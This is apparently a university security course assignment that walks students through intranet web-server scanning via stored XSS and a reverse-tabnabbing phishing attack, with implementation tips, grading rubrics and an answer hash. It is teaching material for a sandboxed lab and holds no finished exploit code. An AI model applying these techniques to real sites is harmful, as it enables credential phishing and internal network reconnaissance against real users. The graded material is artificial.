As we learned from the lectures, a DNS rebinding attack allows an attacker to bypass SOP, thereby the attacker can read content from intranet web servers. But before launching a DNS rebinding attack, one must know what web servers are available in that organization. A local webserver scanning can help the attacker determine the targets.

Now, assume you, as the attacker, have already learned the local IP address range below. And your goal is to determine what IP addresses are serving web content. (Recall the port number or protocol name for serving web content.) A web server will respond "hello" in plain text.

The local host IP range is **from 172.16.238.4 to 172.16.238.255**, which is what you need to scan. These hosts are not accessible from outside as it's only accessible to the victims - a user or an admin.

Requirements

1. Recall the techniques used for task 4 that launches a stored XSS attack on the admin. Start an admin instance to visit your post that carries the scanning code.
2. Report what IP addresses are serving web content. And fill them in the questionnaire.

Tips

1. console.log logs messages in the browser which executes the code. I.e., a simulated user executes your code, then the message will be logged in the user's browser. You won't be able to see it in your browser. To receive the message, you need to forward the response to your endpoint.
2. The message sent to the endpoint is in serial, meaning the latter one will override the previous one. Please consider aggregating the result first and sending it back to your endpoint. Promise.all is your best friend for this.
3. **You are given a known IP (172.16.238.10) for testing purposes. Don't report this one in your questionnaire.**

Deliverables

1. Local server IPs in the format of **ip1,ip2,ip3,...**. No spaces between them. Only comma separated.

Rubric
You will get 15% for all correct IP addresses and 0% for all incorrect.

Each correct IP reported	3%
Each incorrect IP reported	-3%

Recommended Reading to Learn More
Here are some references to cross-origin vulnerabilities:
https://portswigger.net/web-security/cors/access-control-allow-origin
https://www.pivotpointsecurity.com/blog/cross-origin-resource-sharing-security/

These two articles below are related to using WebRTC to scan from a browser because of the mechanism of establishing a peer to peer connection if you are interested. These are past-tense anyways, but you are welcome to think of any new ideas related to this.
A Browser Scanner: Collecting Intranet Information
https://medium.com/tenable-techblog/using-webrtc-ice-servers-for-port-scanning-in-chrome-ce17b19dd474

FAQ
Q. My script always sends IP 172.16.238.255. Why?
Reviewing your answer to Q2.3 in Task 1 may help.

Q. I cannot fetch the test IP 172.16.238.10 (or I got the error message ERR_CONNECTION_TIMED_OUT). What should I do?
Please make sure that it's the admin who runs your script. This IP is only accessible by the admin. Also, please specify the correct protocol name or port number. (The server serves web content, as mentioned in our write-up.)

Task 5.3. Tabnabbing (25%)

In this task, you are determined to steal other users' credentials. As per an online survey, you learn people open 10~20 tabs on average to surf the Internet. Therefore, you think tabnabbing, one of the phishing attacks that lure users into giving up their credentials, could be a good social engineering attack vector.

Here are some references about what tabnabbing is.
https://owasp.org/www-community/attacks/Reverse_Tabnabbing
https://en.wikipedia.org/wiki/Tabnabbing
https://medium.com/@shatabda/security-tabnabbing-what-how-b038a70d300e

Given restrictions https://cs6262.gtisc.gatech.edu has and you being able to exploit the XSS vulnerabilities only, you have to implement a variant of tabnabbing following the requirements below.


Requirements

1. You will create a URL with the necessary payload to deploy the attack to a simulated user like task 1 and task 2.
2. Your payload should modify all the <A> tags on the website, so when a user clicks any links on the website, a new tab will open to load the content.
3. When the user focuses on the newly opened tab, the opener tab (the page whose URL has your payload) should remain unchanged until the user has lost focus on it for more than 60 seconds.
   a. When a user switches back to the opener tab, the timer should reset. When the user leaves the opener tab, the timer starts counting.
   b. When a user spends more than 60 seconds on the opened tab, the opener tab should load a phishing page (**https://cs6262.gtisc.gatech.edu/tabnabbing/your-GT-username**) which is provided by us below.

   After the simulated user submits her credentials, you will receive a hash string in your Message Receiver Endpoint.
4. **The favicon and title of the opener tab should NOT change**. Because those are shown on the tab. If they are changed, the user may not find the tab and see your phishing page.
   And, **the URL in the address bar should NOT change for the opener tab**. Vigilant users may also look at the address bar to determine whether the URL is correct. So, it's better to keep the original

URL to get the user's trust.

5. The tabnabbing phishing page should look exactly the same as the one below. The arrows are just for highlighting things you need to pay attention to. The one we used to grade yours is without arrows or the black rectangle. In the image comparison, we will not compare the URL in the address bar as people have different approaches. **So, you will need an iframe to load the tabnabbing page.**



Tips

1. The easiest way to keep the title/favicon/URL in the address unchanged is to load your tabnabbing page into an iframe. Think of ways to load an iframe full screen.
2. You can access the tabnabbing page via https://cs6262.gtisc.gatech.edu/tabnabbing/your-GT-username to check what it looks like. The title is different from what is required. The only correct username and password combination will give you the correct hash string.
3. To test your payload, you can open a new browser tab. Copy and paste your URL into the address bar. Then click a random link to see if it opens in a new tab for you. The browser should auto focus on the new tab. Stay in the new tab for 10 seconds and switch back to your opener tab. Nothing should change on the opener page. Then focus on the opened tab again for at least 60 seconds. Go back to the opener tab. You should see the tabnabbing login form. The simulated user would fill in the form with the correct credentials and submit it to your message receiver endpoint.
4. As the web server has a length limit on the URL, you may find a JavaScript minifier helpful.
5. Due to the constraints of our simulated environment, we have the following suggestions for your script:
    a. **When you want to detect whether a user is on this page or not, don't use focus/blur because they are not supported in the simulated environment. Use visibilitychange instead.**
    b. There could be many ways to update the opener webpage after 60 seconds. One recommended way is to frequently check (e.g., using setInterval) how much time has passed since the user switched to another tab and update it after 60 seconds. If you use setTimeout to trigger the update after 60 seconds, you may experience failures in our testing environment because it is highly resource-constrained and has low time resolution.
    c. When you update the page to the tabnabbed page, we recommend you clear all the HTML body, create an iframe for the tabnabbed page using document.createElement('iframe'), and attach this DOM to the HTML body. Avoid using document.write(...) as it obstructs our bot from filling in the username and password.
    d. Avoid using window.open but to use setAttribute.
    e. The autograder is sensitive to even a tiny difference in the screenshot. Make sure

your tabnabbed page does not differ, e.g., by a line on the top.

Deliverables

1. The attacking URL that carries the functional payload to deploy a tabnabbing attack.
2. The hash string you will see on your Message Receiver Endpoint after a successful attack.

Your hash string for tabnabbing: d614ee2b253ffd16df6181a8a921aefc2e68d0cb67698847d8b37bf39f11ba5297148b7bf2f487bfea0ac2a5fcd(

Rubric

1.1. Clicking on a random link on the page opened by your attacking URL opens a new tab.	5%
1.2. The opener page remains unchanged within 60 seconds when the user is focusing on the opened tab and changes after the user loses focus on it for more than 60 seconds.	5%
1.3. The title, favicon and URL in the address bar remain unchanged when the tabnabbing page is loaded.	5%
1.4. The look of the tabnabbing page loaded after tabnabbing matches with the expected screenshot above. (difference less than 5%)	5%
2. Correct hash string	5%
Correct hash string but unworkable URL. **We will look into it and search for plagiarism.**	0%

FAQ

Q. I can pass all the autograder tests (except the hash) but still cannot get the hash. What should I do?
The user bot will fill in its username and password (and then press the submit button) on the tabnabbed page and identify them by DOM IDs. Make sure the page does not have anything obstructing this process.

If your attack changes the webpage after the victim switches back to the attacked tab, the user bot may not be able to fill in the form. Please make sure that the webpage content is changed right after 60 seconds (the victim switched to another tab) and before the victim switches back.

When a tab does not have focus, setInterval running inside has a lower resolution. This issue may worsen on user bots when our server runs under pressure. Please be aware of it when you write your script.

Q. I got the hash for tabnabbing, but the autograder said the hash is incorrect. Why?
If the login user to your tabnab page is not the user bot, it will send a wrong hash to your endpoint. Please ensure that it was the user bot who logged in to the tabnab page but not any other users, e.g., you being the victim of your script.

Other tips: Do not use window.open for opening a new window (when the victim clicks a link).

Submissions

All submissions will go to GradeScope where an autograder will help you understand the correctness of your solution.

1. A questionnaire
2. One JavaScript file for task 4
3. One JavaScript file for task 5.2
4. One JavaScript file for task 5.3

The autograder will deduct points for files that are not uploaded. You can upload an empty file if you haven't gone that far yet, or just ignore the points deducted. Make sure you upload all the files when you are done.

FAQ

Q. What do we answer and what do we not?
Please do not expect TAs to debug your code or provide a walkthrough for the tasks, as you are expected to master the low-level details when you complete this course. Due to our limited bandwidth, we also do not entertain questions answered in our FAQ unless you explain why the FAQ cannot resolve your issues. If you suspect there are issues with our web server or the autograder, please provide details so that we can resolve the issues more efficiently.

Q. Do the submitted scripts need to have good readability?
No, readability is not required.

Q. How to clear my endpoint?
You can clean your endpoint/inbox by posting tons of messages to your inbox or redoing your Q1.5 in Task 1.

Q. I submitted the hash I received from my endpoint, but the autograder said it was incorrect. What should I do?
Please make sure that you have correctly set your username in the questionnaire.

Q. Can I utilize ChatGPT or similar AI-based bots for this project?
We strongly advise that you DO NOT rely on any AI chat bots or similar AI platforms to generate a solution. Not only does the AI bot forfeit your chance to learn something, but such solutions do not correctly cite sources and are often too like those of other students who also utilize AI bots. Regardless of your intention, we treat them all as plagiarism if we detect very similar solutions.

Q. My solution works fine in my browser, but the server or the auto grader is not happy with it. Do they fault by chance?
We have kept improving this project for many years. And so many students successfully finished this project. Most unhappy cases are due to typo mistakes, syntax errors in the submitted solution, or misunderstanding of the attack concept. Unlike typical computer system courses, the environment for this project will be out of your control, and you will drive off-road. So, you cannot assume the victim's environment is the same as yours. If something does not work as expected, we advise you to inspect your code line-by-line (e.g., putting a log message line-by-line) and review the given materials (e.g., tips, videos, other students' posts, etc.).

Q. How can I debug my code on the server side? Could you run my solution on the server side instead and tell me what is wrong?
We don’t debug your code. Learning the attacker’s mind is one of the goals of the project. Although you don't have server access for debugging, you can inject a script into the project server. Using log messages in the injected script, you can figure out the server's status (e.g., where it gets stuck) by transferring the log messages from the server to your endpoint.